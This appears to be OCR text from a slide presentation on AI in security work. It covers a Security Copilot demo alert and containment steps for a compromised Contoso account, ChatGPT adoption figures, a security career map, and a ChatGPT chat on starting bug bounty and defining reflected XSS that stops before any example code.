
The account dtorres@contoso.com was involved in a series of suspicious actions on the workstation8 host, indicating a possible compromise by a malware campaign.

The following attack steps were observed:

- Malicious OneNote package file downloaded
- Malicious scripts executed via WScript.exe
- Attempted AMSI tampering and process injection
- Suspicious Microsoft Defender Antivirus exclusion and startup folder addition
- Suspicious LDAP query and process discovery
- Suspicious WMI process creation
- Suspicious PowerShell command line and script execution

Attack Details

Malicious OneNote package file downloaded


Microsoft Security Copilot / Alert on compromised account and device on Contoso.com
Pin board
Share
Export

☐ How can I contain devices and accounts that are already compromised?

12:44 PM

To contain the devices and accounts that have already synced with the new compromised GPO policies, we need to isolate the affected devices from the network, revoke the access of the compromised accounts, and restore the original GPO policies.

> Isolate affected devices

DeviceId	DeviceName
e991bc329b87a388a184d318832474f0cf79961a	workstation9.contoso.com
26f96f104e8576d85be32d91d06e2fb988c0cd52	workstation8.contoso.com
ef66a4d5377a41f99327fe872fd3d2ccb789062f	workstation7.contoso.com
2f1479223851ed02bede38bbe39683e3a2aae4cc	workstation5.contoso.com
62a91704992a8e9aad5c99050fc61571b75d0eef	workstation6.contoso.com

> Revoke access of compromised accounts

AccountDomain	AccountName	count_DeviceName
Contoso	eturner	96
Contoso	dtorres	2010
Contoso	qmounir	846
Contoso	aserra	74
Contoso	hmiura	76

> Restore original GPO policies

Sources

1. Microsoft Sentinel

Alert on compromised account and device on Contoso.com

Alert Summary

This alert indicates that a device belonging to Devon Torres, a user of the contoso.com domain, was targeted by an emerging, financially motivated activity group that uses OneNote attachments to deliver remote access malware. The alert provides details about the suspicious process (ONENOTE.EXE) that was launched from a downloaded file (SalesLeads (1).onepkg) and its parent process (explorer.exe), as well as the device's hostname (workstation8), OS version (Windows 21H2), and risk score (High). The alert also shows the device's last seen time, external and internal IP addresses, and antivirus status. The device has a user-defined tag (ContosoDemo) and is onboarded to Microsoft Defender for Endpoint (MDATP).

Attack Steps


The account dtorres@contoso.com was involved in a series of suspicious actions on the workstation8 host, indicating a possible compromise by a malware campaign.

The following attack steps were observed:

- Malicious OneNote package file downloaded
- Malicious scripts executed via WScript.exe
- Attempted AMSI tampering and process injection
- Suspicious Microsoft Defender Antivirus exclusion and startup folder addition
- Suspicious LDAP query and process discovery
- Suspicious WMI process creation
- Suspicious PowerShell command line and script execution


Attack Details

Malicious OneNote package file downloaded



ChatGPT Sprints to One Million Users

Time it took for selected online services to reach one million users



* one million backers ** one million nights booked *** one million downloads


Source: Company announcements via Business Insider/Linkedin

statista

Introduction to ChatGPT's Code Intepreter


- Accelerate code writing for efficiency
- Debug Your Code More Easily
- Expand knowledge on coding concepts & techniques
- Automate tasks including data analysis & visualization
- Innovate with new applications and tools

AI Helps Bridge Knowledge Gaps



- Security Career Pathways
  - Security Engineering
    - Application Security
      - DevSecOps
    - Infrastructure Security
      - Cloud Security
    - Security Automation
    - Security Architecture
  - Security Operations
    - Security Operations Center (SOC)
      - Security Incident Response Team (SIRT)
      - Threat Hunting
      - Forensics
      - Malware Analysis
    - Trust & Safety
  - Threat Management
    - Vulnerability Management
    - Pentesting
    - Red Team
    - Security Research
      - Exploit Development
  - Security Assurance
    - Security Compliance
    - Security Governance
    - Security Risk
    - Field Security
  - Physical and Personnel Security
  - Security Program Management
  - CISO


Source:
marcolancini.it



i wanted to start in Bug Bounty . Can you tell me how i can proceed

If you are interested in starting a career in bug bounty, here are some steps you can follow to get started:

1. Familiarize yourself with the basics of web application security: To be successful in bug bounty, it's important to have a good understanding of web application security and common vulnerabilities such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF). You can learn about these topics through online resources, books, and courses.
2. Practice your skills: There are many online platforms and resources where you can practice your web application security skills, such as Hack The Box, Root Me, and VulnHub. These platforms provide challenges and exercises that can help you develop your skills and prepare for real-world bug bounty programs.
3. Find bug bounty programs to participate in: There are many companies and organizations that offer bug bounty programs, where you can earn money for finding and reporting security vulnerabilities in their applications. Some popular platforms for finding bug bounty programs include Bugcrowd, HackerOne, and Open Bug Bounty.
4. Research the target application before testing: Before you start testing an application for a bug bounty program, it's important to research the application and its architecture to understand how it works and what potential vulnerabilities to look for. This can help you focus your testing efforts and increase your chances of finding important vulnerabilities.
5. Report your findings clearly and professionally: When you find a security vulnerability, it's important to report it to the program's maintainers in a clear and professional



what is reflected xss ? explain me with an example and code . and also i can remediate that

Cross-site scripting (XSS) is a type of security vulnerability that allows attackers to inject malicious code into web pages viewed by other users. Reflected XSS, also known as non-persistent XSS, occurs when an attacker injects malicious code into a website and tricks a victim into clicking a link that sends the malicious code to the website. The website then reflects the malicious code back to the victim's browser, where it is executed.

Here is an example of reflected XSS using JavaScript:

